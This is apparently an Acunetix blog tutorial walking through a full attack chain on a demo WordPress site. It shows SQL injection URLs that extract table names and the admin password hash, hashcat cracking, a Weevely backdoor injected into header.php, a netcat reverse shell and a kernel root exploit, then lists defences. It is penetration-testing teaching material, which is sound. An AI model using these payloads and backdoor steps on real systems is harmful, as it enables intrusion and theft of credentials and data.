Acunetix
by Invicti

Get a demo

THE ACUNETIX BLOG › WEB SECURITY ZONE

Exploiting SQL Injection: a Hands-on Example

Agathoklis Prodromou | February 26, 2019

In this series, we will be showing step-by-step examples of common attacks. We will start off with a basic SQL Injection attack directed at a web application and leading to privilege escalation to OS root.

SQL Injection is one of the most dangerous vulnerabilities a web application can be prone to. If a user's input is being passed unvalidated and unsanitized as part of an SQL query, the user can manipulate the query itself and force it to return different data than what it was supposed to return. In this article, we see how and why SQLi attacks have such a big impact on application security.

Example of Vulnerable Code

Before having a practical look at this injection technique, let's first quickly see what is SQL Injection. Let's suppose that we have a web application that takes the parameter `article` via a `$_GET` request and queries the SQL database to get article content.

```
http://acunetix.php.example/show.php?article=1
```


The underlying PHP source code is the following:

Acunetix by Invicti

Get a demo

```
$query = "SELECT * FROM articles WHERE articleid = $articleid";
```

A typical page in this web application would look as follows:


acunetix.php.example/index.php?article=1


Welcome!

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nulla luctus nisi et aliquam luctus. Integer maximus odio sapien, a feugiat enim commodo id. Nullam ac enim tellus. Donec consequat tellus erat, vitae aliquam risus aliquet id. Curabitur vel iaculis magna. Mauris risus turpis, feugiat euismod scelerisque eget, venenatis et sapien. Sed pretium, augue ac pharetra consectetur, odio quam viverra enim, non viverra diam turpis congue orci. Nulla porta, ante at aliquam pulvinar, felis justo vestibulum libero, quis aliquam urna arcu id quam. Sed ligula ipsum, feugiat eget justo varius, fermentum ornare ligula. In hac habitasse platea dictumst. Maecenas varius quam mi, ac imperdiet sem tristique vel. Aliquam cursus porttitor nisi eget vehicula. Vivamus enim enim, consectetur eu inte

If a user sets the value of the article parameter to **1 AND 1=1**, the query becomes:

```
$query = "SELECT * FROM articles WHERE articleid = 1 AND 1=1";
```

In this case, the content of the page does not change because the two conditions in the SQL statement are both true. There is an article with an id of 1, and 1 equals to 1 which is true.


acunetix.php.example/index.php?article=1%20AND%201=1

Welcome!

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nulla luctus nisi et aliquam luctus. Integer maximus odio sapien, a feugiat enim commodo id. Nullam ac enim tellus. Donec consequat tellus erat, vitae aliquam risus aliquet id. Curabitur vel iaculis magna. Mauris risus turpis, feugiat euismod scelerisque eget, venenatis et sapien. Sed pretium, augue ac pharetra consectetur, odio quam viverra enim, non viverra diam turpis congue orci. Nulla porta, ante at aliquam pulvinar, felis justo vestibulum libero, quis aliquam urna arcu id quam. Sed ligula ipsum, feugiat eget justo varius, fermentum ornare ligula. In hac habitasse platea dictumst. Maecenas varius quam mi, ac imperdiet sem tristique vel. Aliquam cursus porttitor nisi eget vehicula. Vivamus enim enim, consectetur eu inte

If a user changes the parameter to **1 AND 1=2**, it returns nothing because 1 is not equal to 2.

0 results


That means that the user is controlling the query string and can adjust it accordingly to with SQL code to manipulate the results.

The Attack

Let's see step-by-step how dangerous the exploitation of an SQL Injection can be. Just for reference, the following scenario is executed on a Linux machine running Ubuntu 16.04.1 LTS, PHP 7.0, MySQL 5.7, and WordPress 4.9.

For the purposes of this demonstration, we have performed a security audit on a sample web application. During our penetration test, we have identified a plugin endpoint that accepts the user ID via a `$_GET` request and displays their user name.


```
http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1
```


acunetix.php.example/wc
acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1
Hello admin

The endpoint is directly accessible, which could indicate weak security. The first thing someone would do is to manipulate the entry point (user input: `$_GET` parameter) and observe the response. What we are looking for is to see if our input causes the output of the application to change in any way. Ideally, we want to see an SQL error which could indicate that our input is parsed as part of a query.

There are many ways to identify whether an application is vulnerable to SQL injection. One of the most common and simple ones is the use of a single quote which under certain circumstances breaks the database query:

The MySQL error that we get confirms that the application is indeed vulnerable:



acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1%27


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

At this point, it is almost certain that soon we will be able to exfiltrate data from the backend database of the web application. If our input is being parsed as part of the query, we can control it using SQL commands. If we can control the query, we can control the results.

We have identified the SQL injection vulnerability, now let's proceed with the attack. We want to get access to the administration area of the website. Let's assume that we don't know the structure of the database or that the administrator used non-default naming/prefixes when installing WordPress. We need to find table names to be able to grab the administrator's password later.


First, we need to find out how many columns the current table has. We will use column ordering to achieve that. **ORDER BY** is used to set the order of the results. You can order either by column name or by the number of the column. In this case, we need to use the number of the column. If the number that we pass in the parameter is less than the total number of columns in the current table, the output of the application should not change because the SQL query is valid. However, if the number is larger than the total number of columns, we will get an error because there is no such column. In our case, we have identified 10 columns:

```
http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1+ORDER+BY+10
```




acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1+ORDER+BY+10

Hello admin


acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1+ORDER+BY+11

```
0 results
```

Depending on the setup, we might get an error:


acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1+ORDER+BY+11

```
Unknown column '11' in 'order clause'
```

Now that we know how many columns the current table has, we will use `UNION` to see which column is vulnerable. `UNION SELECT` is used to combine results from multiple SELECT statements into a single result. The vulnerable column is the one whose data is being displayed on the page.

```
http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=-1+union+sele
ct+1,2,3,4,5,6,7,8,9,10
```

As we can see, the number "10" is being displayed on the page which means this is the vulnerable column:

We can confirm this by replacing it with `version()` which will show the MySQL version:

Next, we need to find the table names which we will then use to exfiltrate data:

```
http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=-1+union+select+1,2,3,4,5,6,7,8,9,(SELECT+group_concat(table_name)+from+information_schema.tables+where+table_schema=database())
```

The `group_concat()` function concatenates results into a string. The `Information_schema` is a database that stores information about other databases. The `database()` function returns the name of the current database.

Now that we have the table structure, we can query the database to get the admin's credentials from the table `wp_users`.

```
http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=-1+union+select+1,2,3,4,5,6,7,8,9,(SELECT+user_pass+FROM+wp_users+WHERE+ID=1)
```

After downloading hashcat as well as the password list, we run the following command:

```
hashcat64 -m 400 -a 0 hash.txt wordlist.txt
-m = the type of the hash we want to crack. 400 is the hash type for WordPress (MD5)
-a = the attack mode. 0 is the Dictionary (or Straight) Attack
hash.txt = a file containing the hash we want to crack
wordlist.txt = a file containing a list of passwords in plaintext
```

We've been lucky and were able to recover the password within a few minutes. The recovered password is **10987654321**:

Unless two-factor authentication is in place, the admin's password should be sufficient to access the website's backend. Once we do that, the options are limitless.

It is important to note that at the current stage we have full admin access to the website's backend user database which means we can impersonate any user login, access any page/post including those with sensitive data, export all the data including users, insert into tables, drop tables, and pretty much do anything we want. Let's see how far we can get.

There are third-party WordPress plugins that could allow us to execute shell commands or upload new files. However, we will avoid those. Instead, to further escalate this attack we will use Weavely, a popular lightweight PHP backdoor.

After downloading and unpacking the software, we will first create an agent that will be injected into the WordPress site, which will give us the ability to execute system commands under the low-privileged web server account (`www-data`).

The following command will create a file which must be uploaded on the target system.

```
secuser@secureserver:~/weevely3-master# ./weevely.py generate abcd123 agent.php
--> Generated backdoor with password 'abcd123' in 'agent.php' of 1332 byte size.
```

Instead of uploading the file, we will use existing WordPress template files to inject the contents of `agent.php`. We navigate to the appearance editor (which is by default enabled) and inject the code of `agent.php` into the `header.php` file :

Now the backdoor agent is in place. We need to initiate a connection to it from our local computer. We injected the agent into the theme header, so we can specify any WordPress page as a target because the header is included in all template files.

```
Usage: ./weevely.py [URL] [AGENT_PASSWORD]
root@secureserver:~/weevely3-master# ./weevely.py http://acunetix.php.example/wordpress/ abcd123
```

As we can see below, we have successfully initiated a connection to our backdoor agent. Running the **id** command returns the current user whi**ch is `www-data`. We also see that the hostname is `windoze` and the current working directory is `/var/www/html/wordpress`:**

Get a demo

On the victim's end, this is what the requests sent to the backdoor look like in the log:

On our local machine we also start a Netcat listener so that we can create a reverse shell connection from the target to our computer:

```
root@secureserver:~/weevely3-master# nc -l -v -p 8181
listening on [any] 8181 ...
```

We now send the following command to our backdoor agent to initiate a reverse shell connection:

```
www-data@targetmachine:/var/www/html/wordpress $ backdoor_reversetcp 192.168.2.112 8181
w/html/wordpress $
```

The Netcat listener shows that a connection has been established:

We now have a low privileged shell on the target machine. What we want is to escalate our privileges and get root access. The `uname -a` command returns enough information for us to proceed with the attack. We are interested in the kernel version.

We have found a privilege escalation exploit which works on this kernel version (4.4.0.31). We download and compile it on our local machine.

Now we use the reverse shell connection to download the exploit to the target machine.

We grant the execute permission on the exploit by running `chmod +x chocobo_root` and then we run it :

After a few moments, the privilege escalation is successful, and we can see that we are running as root:

At this point, we have full root access to the target machine which means that the security triangle of confidentiality, integrity, and availability has been completely compromised. This can be disastrous for an organization because an attacker can:

- Read/edit/delete confidential/private files on the server which may include
  - Emails
  - Files containing passwords
  - SSL Certificates
  - Databases with data of third parties which may contain sensitive information such as credit card numbers, addresses, names, telephones
  - Financial information such as invoices, payroll, and agreements
  - Private images or videos
- Use the machine to attack/access other computers/servers internally (pivoting)
- Use the machine to deliver malware to users
- Create new users, monitor traffic, etc.

It is important to note that the machine was running on a default setup without any changes, which made the attack easier. The following factors were critical to the successful exploitation of this vulnerability:

- The web application was vulnerable to SQL Injection, one of the most dangerous vulnerabilities for an application. A vulnerability scanning tool would have detected it and given information on how to fix it.
- There was no WAF (Web Application Firewall) in place to detect the SQL Injection exploitation. A WAF could block the attack even if the application is vulnerable.
- There was no Intrusion Detection or Intrusion Prevention system in place. Many such systems keep a database with hashes of all the monitored files. If a file is modified, its hash changes and the system notifies the administrator about potentially malicious activity. This means that changes done to `header.php` (Weavely backdoor injected) could have been detected.
- The OS was not up to date, which allowed the privilege escalation to be successfully exploited.

Acunetix
by Invicti

Get a demo

Getting an online free SQL Injection test with Acunetix, allows you to easily identify critical vulnerabilities in your code which can put your Web Application and/or server at risk.

Frequently asked questions

What's the worse that can happen due to an SQL Injection?

How do I find out if I was a victim of an SQL Injection attack?

How do I prevent SQL Injections in my applications?

THE AUTHOR

Agathoklis Prodromou
Web Systems Administrator/Developer

Akis has worked in the IT sphere for more than 13 years, developing his skills from a defensive perspective as a System Administrator and Web Developer but also from an offensive perspective as a penetration tester. He holds various professional certifications related to ethical hacking, digital forensics and incident response.

Related Posts:

Acunetix by Invicti

Get a demo

Common password vulnerabilities and how to avoid them

Read more →

How to build a cyber incident response plan

Read more →

What is website security – how to protect your website from hacking

Read more →

Most Popular Articles:

What is SQL Injection (SQLi) and How to Prevent It

Read more →

Cross-site Scripting (XSS)

Read more →

Google Hacking: What is a Google Hack?

Read more →

← Older

Newer →

Subscribe by Email

Acunetix
by Invicti

Get a demo

We respect your privacy

Learn More

IIS Security

Apache Troubleshooting

Security Scanner

DAST vs SAST

Threats, Vulnerabilities, & Risks

Vulnerability Assessment vs Pen Testing

Server Security

Google Hacking

Blog Categories

Articles

Web Security Zone

News

Events

Product Releases

Product Articles